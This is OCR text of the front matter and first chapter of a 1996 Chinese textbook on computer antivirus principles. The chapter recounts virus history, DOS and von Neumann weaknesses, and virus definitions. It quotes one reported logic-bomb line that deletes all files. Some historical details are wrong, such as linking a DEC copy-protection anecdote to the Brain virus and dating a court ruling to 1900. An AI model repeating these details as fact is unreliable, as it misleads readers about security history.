
●计算机基础教育系列教材●

计算机反病毒原理与应用技术基础

谭卓英　编著

反病毒



中南工业大学出版社

计算机反病毒原理与应用技术基础

谭卓英　编著

中南工业大学出版社出版

计算反病毒原理与应用技术基础

谭卓英　编著

责任编辑：萧梓高

*

中南工业大学出版社出版发行

中南工业大学出版社印刷厂印装

湖南省新华书店经销

*

开本：787×1092　1/16　印张：14　字数：348千字

1996年4月第1版　1996年4月第1次印刷

印数：0001—5000

*

ISBN 7-81020-855-1/TP·064

定价：15.00元

前　言

计算机把人类带入了信息化社会。今天，人们正在谈论着信息高速公路。现代计算机、通信，数字视频技术的发展和结合，给人们带来了数字化、智能化、宽带化、个人化、多媒体综合化、高速处理、大容量存储，全球一网，全球一号，跨时空、全天候的信息环境。然而，不幸的是，信息高技术平台的发展超出了人类社会意识和行为的发展速度。这就出现了信息化社会的安全问题。近年来，计算机病毒的出现给信息化社会蒙上了一层阴影。而且，这些年来，计算机病毒在与除毒技术的对抗发展中，其变形隐藏能力、智能化对抗能力都在超前发展和提高。计算机的病毒的数量在显著增长，病毒攻击的目标也不仅仅是开放性很强的 DOS 系统，UNIX 和其他操作系统下及网络环境下的病毒也不断涌现。计算机病毒不仅攻击 IBM-PC 机、苹果机，而且攻击小型机……可以说，计算机病毒的破坏是针对所有计算机系统的。

计算机病毒对计算机软、硬进行破坏。其中，最主要的破坏就是造成用户数据的丢失。加强计算机系统的安全和对数据的维护是信息化社会中首要解决的问题。在计算机逐渐得到普及的今天，计算机病毒也是每一个计算机用户所必然遇到的问题。因此，在掌握计算机的基本工作原量、操作和软件开发应用的同时，树立防病毒意识，掌握机病毒的结构、特点、传染过程及方法以及分析、预防、检测、清除病毒的技术已成为广大计算机用户的迫切要求。为适应计算机普及、发展的需要和使广大计算机用户更好地了解和掌握计算机病毒的诊治技术。作者参考了国内外有关资料，并根据经验编著了此书。

本书是针对目前广泛使用的 IBM-PC 机来阐述的。全书共 8 章。第 1 章分析了计算机病毒发生及其发展的原因，叙述了计算机欺诈软件及病毒类型。第 2 章全面介绍了解剖、分析计算机病毒的技术基础。包括磁盘的结构、DOS 操作系统及其缺陷、与病毒有关的中断及系统功能调用及磁盘读写操作等基础知识。第 3 章分析计算机病毒最常用的工具，其中包括 DOS 提供的 CHKDSK 磁盘检测程序、DEBUG 除错程序和 PCTOOLS。用户可以用无毒的 DOS 直接对病毒进行诊治。第 4 章全面介绍了计算机病毒的结构及传染机制。第 5 章阐述了计算机病毒预防的策略及技术方法。第 6 章介绍了计算机病毒检测、清除的外用措施及技术方法。第 7 章主要介绍目前国内外最流行的反病毒软件的使用方法。第 8 章阐述计算机硬盘管理与防护的方法和措施。

本书深入浅出，既注重基础又重视具体操作的实用性和技巧性。可以满足不同层次的计算机用户的需要。本书不仅可以作为大专院校各专业的教材，也适合于广大计算机用户自学和其他工程技术及各级管理人员使用。它既具理论性，同时又是一本实用性很强的工具书。

由于编著者水平有限，加之时间仓促，书中错误和不当之处在所难免，诚恳希望广大读者批评指出！

编　者

1996 年 2 月

目　录

1 计算机及其病毒

1.1 计算机病毒的发生和发展

自1946年研制出第一台电子计算机以来,计算机的运行速度由原来的每秒几千次发展到每秒数亿次,其功能和容量得到了很大的提高。经过近50年的发展,计算机已不仅是科学计算的工具,而是用于各个领域的信息储存和处理。政府机关、银行、军事机关等国家的重要部门都使用计算机建立了信息系统。大量的政治、经济、军事信息都转化成数据存放在计算机里进行处理。而且,随着计算机性能的不断增强,许多信息系统已联成世界性的计算机网络。

当今社会是科学技术高度发展的信息社会,人类的一切活动均离不开信息,计算机是进行信息收集、分析、加工、处理、存储传输等的主体部分,人类依赖于计算机信息系统的程度也越来越大。从政治、经济、军事、科技、教育、医疗及交通运输等方面逐步深入到家庭个人,应用越来越广。近年来,计算机病毒严重地侵入到计算机系统,不安全性显得更为突出。在计算机系统中,微型机的安全性缺陷为最大,最容易受病毒感染。从目前国内拥有计算机数量来看,90%以上是应用微机,许多部门采用微机及局部网络来处理信息,因此存在严重的不安全性。

1.**计算机病毒的源泉** 威胁着信息系统安全的计算机病毒的构想源泉可能要追溯到科幻小说。

1975年,美国科普作家John Brunner写了一本名为《SHOCK WAVE RIDER》的书,该书以WORM和VIRUS为主第一次描写了信息社会中计算机作为正义与邪恶双方斗争的重要工具的故事。

1977年,美国另一科普作家Jhomas J. Ryan推出了另一本幻想小说《The ADOLESENCE of P-1》,作者构想了一种神秘的、能自我复制、利用信息通道传播的计算机程序,并称这之为COMPUTER VIRUS。这些病毒漂泊于电脑之内,游荡于硅片之间,控制3700多台计算机的操作系统,引起混乱和不安。1983年,美国科幻电影WAR GAMES颂扬了一个孤独少年在自己卧室中利用一台PC机从事军事活动的故事。WAR GAMES上映后,在一定程度上激发了恶作剧者的活动。

1984年Willian Gibson出版了小说Neuromaner,首次提出了计算机流氓(Cyberpunk)的概念;1983年美国加利福尼亚州的计算机研究人员Fred Cohen博士开始研究计算机病毒对系统攻击的的可能性,1984年在美国计算机安全会议上演示计算机病毒,这可能是首例公开的计算机病毒。尽管制造计算机病毒的意图是多样的,但以上这些都可能激发人们从事计算机病毒编制的兴趣。

计算机病毒从上述科幻小说到病毒研制和到大规模泛滥仅用了10年时间。

1985年10月12日,美国纽约时报刊登一则消息说一名男子从LONG岛的计算机公布板系统上拷贝了一个叫EGABTR的文件。据称,设计该文件旨在大幅度提高与EGA图形卡兼容的任何IBM机的性能。然而,屏幕显示却使那位男子大吃一惊:该程序系统化地清除了计算机硬盘上的所有文件。更有甚者,程序执行完后,还在惨兮兮的屏幕上抛出(ARF! ARF!

抓住您了！)真是叫人侮辱难当！就是这一天，人们万万也没有想到，这家出版社无意中发现了(COMPUTER VIRUS)。

在这之前，在一些大学的研究所及美国政府的一些实验室里，程序和用于完成意外事情的嵌入码早就存在。这些程序或嵌入码就是试验性人工智能病毒。因而，计算机病毒的初期，并不总是出于一些不正经程序员之手。1983 年，美国大众计算杂志(POPULAR COMPUTING)曾报道数字设备公司(DIGITA EQUIPMENT CORPORATION:DEC) 采用技术来打击或防止对它的 DECMAT—2 软件进行非法拷贝。公司在选定的试验点安装了大量的 DECMAT—2 软件。并采用一定的策略来及时了解系统故障。

DECMAT—2 软件是当时较好的文字处理系统之一。因此，人们有时把拷贝销售给朋友和留作己用。大众计算杂志曾报道："但是，DEC 公司使这些盗版者感到意外"，"在一个独特的软件保护计划中，DEC 把 IF DATE $ = APRIL, 1, 1983THEN DELETE ALL FILES 语句装入文字处理源码中。"在 1983 年愚人节这一天，许多用户陷入了绝境。

这就是著名的巴基斯坦 Brain 病毒。后来在 1988 年 5 月传染到美国 MARYLAND 州的 BOWIE STATE 大学及其它许多公司和大学的系统。

可见，计算机病毒并非新玩艺。要说其新，是在于其大规模的出现以及舆论的大肆喧染和在公众中产生的极敏感情绪。

2. **计算机病毒的泛滥** 随着计算机在大众中的增长及其原始处理能力的提高，越来越多的人比以往更有机会接触计算机，这种急剧增长导致了天才程序员数量的剧增，也导致了欺诈性计算机程序的增长。近来年，计算机病毒的泛滥已显示这一切。1987 年 5 月，美国罗德岛《普罗威斯顿日报》编辑部发现存储在计算机中的文件变成如下字符"欢迎进入土牢，请小心病毒，如需疫苗，请与我们联系。XXX 与 XXX 敬上，帕金斯坦尼电脑公司"。该信息还含有 1986 年的版权日期；Basit 和 Amjad 名及智囊计算机服务公司名、地址(730 NizamBlockallama in Labore , Pakistan 及三个电话号码。该病毒只感染 PC 网络。当专家进一步追查时，发现这个病毒已遍布于该报社计算机网络系统的各个节点。事后了解到，该程序是帕金斯坦尼电脑公司防止非法拷贝的自卫性病毒。

1987 年 12 月，一份电子邮件给 IBM 专用邮电网中数千台计算机传送了一份能自我繁殖的圣诞树祝贺程序，屏幕上出现一棵圣诞树，每当用户显示内容时，上面写着"Holiday Greetings！"，以链式反应方式自我复制到用户的收件人目录下，最后导致网络拥挤，35 万台终端被迫停机。该病毒同时影响了 Charlotte, N. C. Lexingt on, ky. ; Californin 及欧州。

1987 年 11 月 20 日，一个修改引导块的病毒入侵了 Commodore 的 Amiga 计算机。该病毒含有密码可感染其他磁盘，一旦病毒感染了磁盘，所有用于该机的引导块磁盘最终将被感染，如果与其它计算机有磁盘交换，则感染新的计算机。据称，该病毒起初的意图是好的，但传染了成千上万的 Amiga 计算机，且破坏了它们正常的操作。

1987 年 12 月 7 日，一个非良性病毒入侵 Lehigh 大学的计算机系统，它与其它相似病毒一样，是通过感染系统文件时，进行传播的，病毒宿主是 IBM 的 COMMAND. COM 处理程序，在所有情形里都是通过非法修改 IBM 的命令处理程序进行传播的。病毒有意破坏与主机联机的所有硬盘和软盘的引导磁道及 FAT 分配表，从而使磁盘完全丧失可读性。甚至用好的硬盘修复软件后还是不可读。该病毒可检查 COMMAND. COM 文件上的日期确定是否被修改，以免重复感染。

1988 年 2 月 8 日，一个病毒感染 Compuserve 。该病毒是一个"栈堆"文件，叫 NEWAP-

PLSTK,在3月2日那天(Apple Mac－II 周年纪念日)运行时,屏幕将显示"Richard Brandnow, Publisher of Mac Mag, and Its entive staffwould like to take this opportunity to convey their universal message of peace to all macintosh users around the world "。并在此信息下显示一幅地图仪。在3月2日后,文件将从用户系统中删除。该病毒虽然是苹果公司庆祝苹果－II 型机周年纪念的良性病毒,但它却改变了用户系统文件 。

1988年2月9日,以上病毒感染 Jerusalem 的 Hebrew 大学的计算机系统及佛罗里达州的 Tampa 地方办公室。

1988年3月,加拿大 Montreal Macmag 杂志出版者 Richard Brandow 所写上述庆祝苹果－2型机周年纪念的所谓良性病毒感染 FREEHAND 商用软件。据说,这是第一个被感染的商用软件。

1988年4月,scores 病毒感染华盛顿(washington. D. C.)400 多台苹果机。该病毒通过苹果文件 Scrapbook 及 Note pad 中符号改变而被检测,用户在屏幕上可见一张狗耳型纸状符号。在病毒运行两天后,它被激活并开始随机地感染应用文件。

1988年5月13日,星期五,在 Jerusalem Hebrew 大学发现"BLACK FRIDAY "病毒。在1988～1989年,该病毒几乎遍布全世界。

1988年11月2日,美国康奈尔大学研究生 Robbet. T. Morris 写了一个蠕虫程序(Tap worm),并植于 INTERNET 网络,使6000台 DECVAX 计算机失常。虽然莫里斯蠕虫并不删除文件,但无限制地繁殖抢占了大量时间和空间资源,使许多联网机器被迫停机。据报道,直接经济损失6000万美元以上, Morris 也受到法律制裁,根据1986年制定的有关法律,应处5年监禁和25万美元罚款。1900年5月5日,纽约地方法院宣布对 Morris 的有期刑缓期三年执行,罚款1万美元,罚作社会服务工作400h。

1989年10月,美国国家航天管理局使用的空间物理分析网络 SPAN 两次遭蠕虫攻击。同时有人从法国将蠕虫引入 Internet 网,几小时后感染了 decnet 网中60多台计算机 。虽然攻击的计算机未发生丢失数据现象,但其中某些文件名和系统标识却做了修改,使用户在较长一段时间内不能注册入网。

1989年11月13日,星期五,Black Friday 病毒又一次在全世界数十万台运行 DOS 的微机上发作,这一天,每运行一个文件,则被删除一个,许多微机用户被迫停机, 在全世界造成难以估计的损失。

1990年,Bitnet 受到蠕虫攻击。并与1987年圣诞树蠕虫完全一样。据报道,海湾战争中"沙漠盾牌"行动的秘密也曾被黑客们捕捉到,并声称掌握了"沙漠风暴"的大量情报。

近年来,随着国外软件的引进及计算机技术的普及,在我国出现了很多种病毒,并以惊人的速度蔓延,威胁着信息系统的安全。

国内计算机病毒主要有两个来源,其一是国外, 主要是一些出国技术人员带回的一些应用软件或游戏盘等。这些软件携带病毒的可能性很大。如弹球病毒(Bauncing Ball)在我国发现前,在国外和香港就有报道。FLIP 病毒在我国发现时,国外已有该病毒的消毒软件;DIR－2病毒在传入我国前,在国外已有资料报道。其二是国内一些人制造和改写某些病毒。在1989年初,在我国大连市统计局的计算机上发现了弹球病毒;1990年6月首次发现 Bloody 病毒;1991年 Michroangelo 病毒传入我国。在1991－1992年,该病毒在我国大为传播。该病毒将内存中一块随机数直接写入当前启动盘从第一物理扇区开始的整个磁盘中,从而破坏整个磁盘中的数据信息。1992年3月份,DIR－2 病毒传入我国,该年初,Black Friday 病毒攻击了

我国许多高校和科研院所的计算机系统，同年7、8月FILP病毒传染了兰州一些单位的计算机系统等。

计算机病毒是一个恶魔，它不仅破坏数据、影响系统安全，更严重的是被一些不怀好意的人所利用，在政治、经济、军事、科技诸方面，其破坏是相当巨大的。据1989年8月2日刊登的一则评论称，下个世纪国际恐怖活动将采用的五种新式武器和手段，计算机病毒就名居第二，给未来的信息系统投上了一层阴影。

可见，在普及计算机技术的同时，一方面要加强计算机安全方面的技术教育，又要加强道德教育，还要加快法律的建设，做到有法可依，违法必究。信息化社会已把各国的各部门，各系统的联系大为加强，利用计算机病毒和欺诈软件犯罪已不是局域问题。因此，立法不仅要从国情出发，而且要与国际社会接轨，制订既合符我国情又适应国际惯例的计算机安全和保护的法规

3. **计算机病毒的趋势** 从其起源、实验室的实验程序到最后大规模的泛滥，其时间是短暂的，势头是迅猛的。到目前为止，全世界计算机病毒估计在数万以上，计算机病毒今后是如何一个走向？一般认为，至少有三种可能的方向：其一，由于计算机系统的安全性不断加强，病毒难以隐藏和生存，所以，病毒会越来越复杂。会远远超出目前变形病毒的复杂程度。这种复杂使病毒难以设计和用于渗透。因此，把它们作为武器使用的兴趣会逐渐消失。其二，更加老成的蓄意破坏者使用病毒破坏公共域软件资源时，病毒的破坏性将加剧。其三，在计算机病毒泛滥到一定程度时，自然降温，在一段时期逐渐消失；经过一段时间后，又死灰复燃。其间，病毒的形态又将会发生很大改变。

4. **计算机病毒的正面效应** 众所周知，计算机病毒能从一台机器传输到另一台机器，自身繁衍，并被称为是一种计算机AIDS病毒。严重威胁着信息社会的安全，具有很大的破坏作用，这是无庸置疑的，但是，从某种意义上讲，这是由计算机系统及软硬件本身的缺陷使然。现在计算机病毒利用这一点对系统进行攻击，是对计算机结构体系的挑战；而这种挑战可能产生一种积极的作用，这就是激发人们改变现有计算机的结构体系，提高系统的安全性，这将带来一场计算机领域的巨大革命——迎来性能更强、更安全的新一代计算机。

早在1988年1月，美国计算机专栏作家John Markoff曾认为病毒程序会有正面的应用。在"The san Francisco Examiner(旧金山检查官)"一文中，Tohn Markoff认为，在将来，由软件程序利用的分布式计算机系统将把工作分得更细，并同时在多机上运行是很普遍的事。在70年代中期，计算机研究者John Shoch和Jon Hupp在Xerox的Palo Alto研究中心写了一个实验性病毒程序，以利用多机一起完成某一单一的工作。Markoff指出，在那种工作中，一些程序的作用是"传唤者"，使信息通过Xerox网络；其它的则是诊断程序，连续地监视网络中计算机的健康状况。现在，大多数病毒——特别是个人计算机领域——仍然看作是特洛伊木马和逻辑炸弹的更高形式。Markoff把病毒的起源追溯到70年代军事上的ARPANET(美国国防高级研究计划局计算机网络)系统。该系统和政府、大学、军队和研究所约25万台计算机相联。是美国最大的计算机网络(INTERNET网)的重要组成部分。某人开放了一个称为"爬行物"的程序，运行程序时显示"I'm a creeper, catch me if you can! (我是爬行物，尽您所能抓住我吧！"；它爬过网络，在有信息的计算机终端生长。另一个程序员也写了一个程序，称为"收割者"，也能跳过网络检测；同样是破坏性的爬行物(注：该网络在1988年11月2日受到Mirros蠕虫的攻击)。Markoff指出，贝尔实验室(Bell Labs)Ken Thompson，一位很有名望的科学家，Turning奖获得者讨论过他和他的同事Dennis Ritchie如何在实验室制造病毒，并将其植入

AT & A(自动电话电报系统)的 Unix 操作系统中。在一篇文章中,Thompson 描述了他每次建立操作系统版本时,如何在 Unix 注册程序上装入隐匿的"陷门",陷门改变注册机理,Unix 能认出只有 Thompson 才知道的口令。但 Thompson 和 Ritchie 说,Unix 病毒从不会超出贝尔实验室。

可见,计算机病毒特别是智能型病毒在某些科研和军事系统会有它独特的应用。正如毒蛇会伤人,但医学上却用来治病一样。

1.2 计算机系统的脆弱性及其局限

计算机病毒之所以泛滥,其主要原因还在于计算机软硬件的脆弱性和 John Von Neumann 计算机体系结构本身的局限。非授权用户利用这些缺陷可以对计算机系统进行非法访问,会使系统存储信息的完整性和系统本身受到威胁。它可能使文件或数据信息遭到破坏而不能继续使用。更严重的是,可以利用这些缺陷进行各种犯罪活动。

在硬件上讲,由于人们利用计算机处理各种数据,而这些数据十分重要,一旦在处理过程中出错,就会产生严重的,甚至灾难性的后果。这样,在计算机发展的历史上人们主要着重提高可靠性方面的研究,而对如何防止蓄意破坏、篡改数据方面几乎没什么有力的措施。

在软件方面,由于软件产生的特殊性,人们至今无法预先了解确定一个程序有无错误,而只能在运行中发现、修改。即使在运行中,人们也不能确定尚未运行部分还有多少错误存在。因此,无法预先确定病毒是否存在于软件中。当今微机操作系统软件的开放性,又使病毒制造者可轻而易举地避开防毒软件的限制,利用操作系统的缺陷蒙混过关。因此,判断病毒是相当困难的。众所周知,DOS 操作系统是 IBM－－PC 机及其兼容机的软件支撑环境,它是一个相当友好的系统。它赋予用户极大的自主权力。用户可以修改 DOS 操作系统,扩展系统功能。DOS 的 FAT 表、文件目录、中断向量表对用户是透明的,DOS 为用户提供了一些便于用户编程的中断服务程序,用户可以编写程序使之常驻内存,甚至用户可以修改 ROM 中断功能;用户可以编写 SHELL 程序代替 DOS 的命解释程序——COMMAND. COM 程序,如果用户具有更高的技术层次,甚至可以修改 IBMDOS. COM 和 IBMBLOI. COM。也就是说,DOS 结构存在着固有的脆弱性,这也成了当今计算机病毒攻击 DOS 环境的一个原因。以后,可以看到,在系统加电或复位、系统进行引导时,机器对 DOS 引导区内容的合法性是不进行判断的。这种非检验的弱点,为引导区计算机病毒打开了方便之门。

从 JOHN VON NEUMANN 计算机体系结构上看,由于机器码和数据一样毫无区别地贮在内存中的,这就使病毒程序能象处理数据一样将代码加以修改、移动,同时,又能通过存盘方式加以保存;VON 氏计算机的数据、代码在内存中的等同性又使得修改过的文件能顺利地在计算机上运行。这就给计算机病毒以传播、破坏的机会。可以说,正是由于 Von Neumann 计算机无法发现程序代码是否被非法修改过,才造成了计算机病毒的产生和流行。

病毒利用了 Von Neumann 计算机体系结构,这种体系结构被应用于今天几乎所有的桌面计算机中。在这种体系结构中,把存储程序当作数据处理,并可以动态地对其进行修改,以满足变化的需要。操作系统程序和用户程序都被如此看待。

计算机安全专家 Hersch Berg 和 Poans 在研究了 Von Neummann 计算机体系结构与病毒的关系后认为,计算机病毒将长期存在于计算机应用领域中。

通讯与网络的弱点。随着科学与技术的发展,越来越多的计算机联系在一起,而构成计算

机网络。现代的计算机本身就是由几个规模较小、分布式的处理器连在一起的。连接系统的通讯线路，不但可以被搭线窃听，或通过未受保护的外部线路，从外界访问或修改系统内部数据、植入病毒信息等。

由此可见，只要 John Von Neuamann 计算机体系结构还存在，单个计算机系统或网络的弱点就总是存在，就不可避免地会受到病毒的攻击。但是，反过来，如果对 Von Neumann 计算机体系结构上的缺陷加的弥补，将软件的代码和数据加以区分，防止和发现病毒对代码的非法修改，就可轻而易举地发现病毒，同时阻止其对计算机系统的侵害，彻底切断计算机病毒的传播途径。

1.3 计算机欺诈软件及病毒

一、计算机病毒的特征

计算机病毒中，“病毒”一词是 Len Adleman 最先从生物学中借用而来的。在生物学中病毒(Virus) 是一种微生物，它可以侵入生物体，并使生物体减弱或丧失部分或全部机能。一般来说，生物病毒具有下面这些特性：

①传染性。病毒可通过生物体之间直接或间接接触，从一个生物体进入另一个生物体，并使传染的生物体成为病毒的新的传染源。

②流行性。它是指在一定时间和地域内，一类病毒对某类生物体的广泛影响。

③繁殖性。病毒利用生物体的特有环境进行自我繁殖。

④表现性。受病毒感染的生物体在一定情况下，都不同程度地表现出一定的症状，其程度视生物体本身的抵御能力而异。

⑤针对性。病毒传染一般都是针对某类生物体或某个组成部分进行。

⑥变异性。病毒随着时间或环境的变化可能发生变异。

⑦抗药性。一种病毒在接受药物治疗的过程中，可能很快产生抗体，使药物对它失去治疗的作用。

⑧潜伏性。一种病毒传染生物后，一般而言，不是马上就有表现症状出现而是在生物体内潜伏一段时间。

⑨破坏性。病毒传染生物体后，可能使生物整体或部分机能丧失或减弱。

计算机病毒是一组程序编码。相应地，它具有如下特征：

①传染性。计算机病毒可以从一个程序传染到另一个程序，从一台计算机传染到另一台计算机，从一个计算机网络传染到另一个计算机网络或在网络系统上传染、蔓延。同时，使被传染的计算机程序、计算机、计算机网络成为计算机病毒的生存环境及新的传染源。

②流行性。一种计算机病毒出现后，可以影响一类计算机程序、计算机系统、计算机网络。

③繁殖性。计算机在传染系统后，可以利用系统环境进行自我繁殖。

④表现性。计算机病毒传染系统后，被传染系统触发病毒的表现及破坏条件时，表现出一定的症状。

⑤针对性。一种计算机病毒版本往往针对某一类型的计算机系统或计算机程序。即有一定的环境要求。如目前有许多病毒是针对 IBM—PC/XT 系列计算机及兼容机的，还有一些是针对 APPLE 公司的 Macintosh 机型的。此外，有传染 COMMAND. COM 文件以及传染扩

展名为.COM 或.EXE 文件和它可执行文件的，有专门攻击 Unix 操作系统和 DOS 操作系统的。

⑥变异性。计算机病毒在传播过程中，可能会自动被修改，从而演化成新的病毒。

⑦反病毒软件性。有些计算机病毒的变种是针对原版病毒的检测和消毒软件而进行修改和提高的，因而可以躲过原版病毒的反毒软件。

⑧潜伏性。病毒传染计算机系统后，病毒的触发是由病毒表现及破坏部分的判断条件确定的。在病毒传染系统后，并未触发前，病毒在系统中传播，可能不表现出症状，也不影响系统的正常运行。

⑨破坏性。计算机病毒传染系统后，往往攻击计算机系统的某个部分，占用系统资源，影响系统工作效率，破坏文件，毁坏数据和软硬盘等。致使整个系统瘫痪。

可见，计算机病毒与生物病毒几乎具有完全相同的特征。所不同的是，计算机病毒不是微生物，而是一段可执行的程序，或一种指令集合；生物病毒是利用生物体之间的直接接触，并通过一定的媒介如空气、水、土壤等在生物体间进行的传染。而计算机病毒的传染是靠修改其它程序，并把自身拷贝嵌入其他程序来实现的；其载体是磁性介质的软盘或硬盘或 coms。

二、计算机病毒及欺诈软件的定义

1.**计算机病毒** 关于计算机病毒的问题，很多人都对此做过研究和描述。目前，有多种说法，尚未统一。

说法一 著名计算机专家 Neil shapiro 认为：计算机病毒是一种自身繁殖程序。它能感染系统文件，并把自身传播到其他磁盘。

说法二 计算机病毒是通过磁盘、磁带和网络等作为媒介传播扩散，能传染其它程序的程序。

说法三 计算机病毒是能够自我复制且借助一定的载体存在的具有潜伏性、传染性和破坏性的程序。

说法四 计算机病毒是一种人为制造的程序，它通过不同的途径潜伏或寄生在存贮媒体，如磁盘、内存或程序里；当某种条件成熟时，它会自身复制并传播，使计算机资源受到程度不同的破坏。

说法五 病毒能够通过某种途径潜伏在计算机存贮介质或程序里，当达到某种条件时，即被激活的具有对计算机资源进行破坏作用的一组程序或指令集合。

说法六 计算机病毒是一种人为制造的、寄生于应用程序或系统的可执行部分，且能够自我复制的程序。

说法七 计算机病毒是一种隐藏在计算机系统的可存取信息资源中，利用系统信息资源进行繁衍并生存，能影响计算机系统运行，可通过系统信息共享途径进行传染的、可执行的编码集合。

说法八 计算机病毒是一种传染其它程序的程序。它通过修改其它程序使之含有自身的精确版本或可能的演化版本、变种或其它的繁衍体。病毒可经计算机系统或网络进行扩散，亦可通过存贮媒体进行扩散。一旦病毒嵌入了某个程序，就称该程序被病毒感染了。并且，这个受感染的程序可作为传染源继续感染其他程序。这一定义是由美国计算机安全专家 Fred Cohen 博士提出来的，也是目前比较公认的计算机病毒的定义。在本书中采用此定义 。

2.**欺诈软件** 欺诈软件与计算机病毒有相同之处又有本质上的区别。首先，欺诈软件与计算机病毒一样，是一段可以嵌入其程序或修改其它程序为欺诈软件的程序。它具有隐蔽性、针

对性,一般不拥有病毒的其它特性。而且,欺诈软件与计算机病毒具有本质上的区别,就是欺诈软件是以直接获取信息资源,或谋取某种利益(如经济讹诈、间谍等)为目的的。通常是一种蓄意的犯罪行为。因此,欺诈软件也是一种程序。是一种可以嵌入其它程序或修改其它程序为窃取或破坏信息资源的程序。欺诈软件的制造者可直接将其嵌入自身系统的应用程序或通过共享途径(如网络、公布板系统、银行金融系统等)将程序嵌入其他系统或网络,亦可修改其它正常程序为欺诈程序。窃取或破坏系统信息资源。

早在1978年,美国太平洋安全银行曾因被对方以解决技术问题为由,骗取了计算机系统的口令,获得了对该系统的存取权,从而修改银行程序,将该行的1020万美元,通过计算机网络转到瑞士苏黎士某银行的一个帐户上,构成了美国历史上最大的一桩计算机机犯罪盗窃案。

1988年3月在我国成都市农业银行德胜街营业部,有人修改了银行计算机程序,盗取人民币867万元。

